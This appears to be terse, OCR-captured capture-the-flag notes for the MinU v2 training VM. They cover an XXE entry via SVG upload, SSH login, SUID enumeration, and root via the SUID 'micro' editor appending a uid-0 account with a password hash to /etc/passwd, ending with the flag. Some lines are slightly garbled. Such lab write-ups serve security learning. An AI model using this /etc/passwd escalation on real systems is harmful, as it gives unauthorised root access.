
MinUv1

http://192.168.56.37:3306/upload.html

svg file upload



useradd -D bossdonttrackme -p superultrapass3

ssh -l employee 192.168.56.37 ^ superultrapass3

```
root@CyberKnight:~# ssh -l employee 192.168.56.37
employee@192.168.56.37's password:

         _                        _____
  /\/\  (_)_ __  _   /\ /\__   _|___ /
 /    \| | '_ \| | / / \ \ \ / / |_ \
/ /\/\ \ | | | | |\ \_/ /\ V / / __/
\/    \/_|_| |_|_| \___/  \_/ |_____|

minuv2:~$ _
```

found an interesting suid bit enabled

```
minuv2:~$ find / -perm -4000
/usr/bin/micro
/bin/bbsuid
```

Micro is a terminal-based text editor

we can use it to modifiy /etc/passwd file and add a user entry

```
$ /usr/bin/micro
⇒ ctrl + ^o to open file
⇒ open /etc/passwd
append : bla:AjMRJxocAn9MM:0:0:root:/root:/bin/ash
```

```
No name (1,1) Unknown
> open /etc/passwd_
```

```
30 employee:x:1000:1000:Linux User,,,:/home/employee:/bin/ash
31 bla:AjMRJxocAn9MM:0:0:root:/root:/bin/ash
32
```

then switch user with
su bla:ck

```
minuv2:~$ su bla
Password:
minuv2:/home/employee# id
uid=0(root) gid=0(root) groups=0(root)
minuv2:/home/employee# _
```

wolla we get root

flag.txt

```
minuv2:~# cat flag.txt

        _                       _____
  /\/\ (_)_ __   /\ /\__    _|___ \
 /    \| | '_ \ / / \ \ \ / / __) |
/ /\/\ \ | | | \ \_/ /\ V / / __/
\/    \/_|_| |_|\___/  \_/ |_____|

# You got r00t!

 flag{6d696e75326973617765736f6d65}

# I hope you had fun hacking this box, I tried to design this VM to be (a bit)
different
# by having newer or not-so-common technologies and a minumal linux install.
#
# Please don't post the content below on Social Networks to let others do the
challenge.
#
# As you know by now, the entry point is an XXE vulnerability that can be exploited
by
# modifying an image. After that you can enumerate a user and the linux version to
know
# that it uses a different file in its home dir.
# To read this you used a suspicious file permission on certain text editor.
# At least that's how it was planned ;)
# Let me know if you got here using another method!
#
# contact@8bitsec.io
# @_8bitsec
```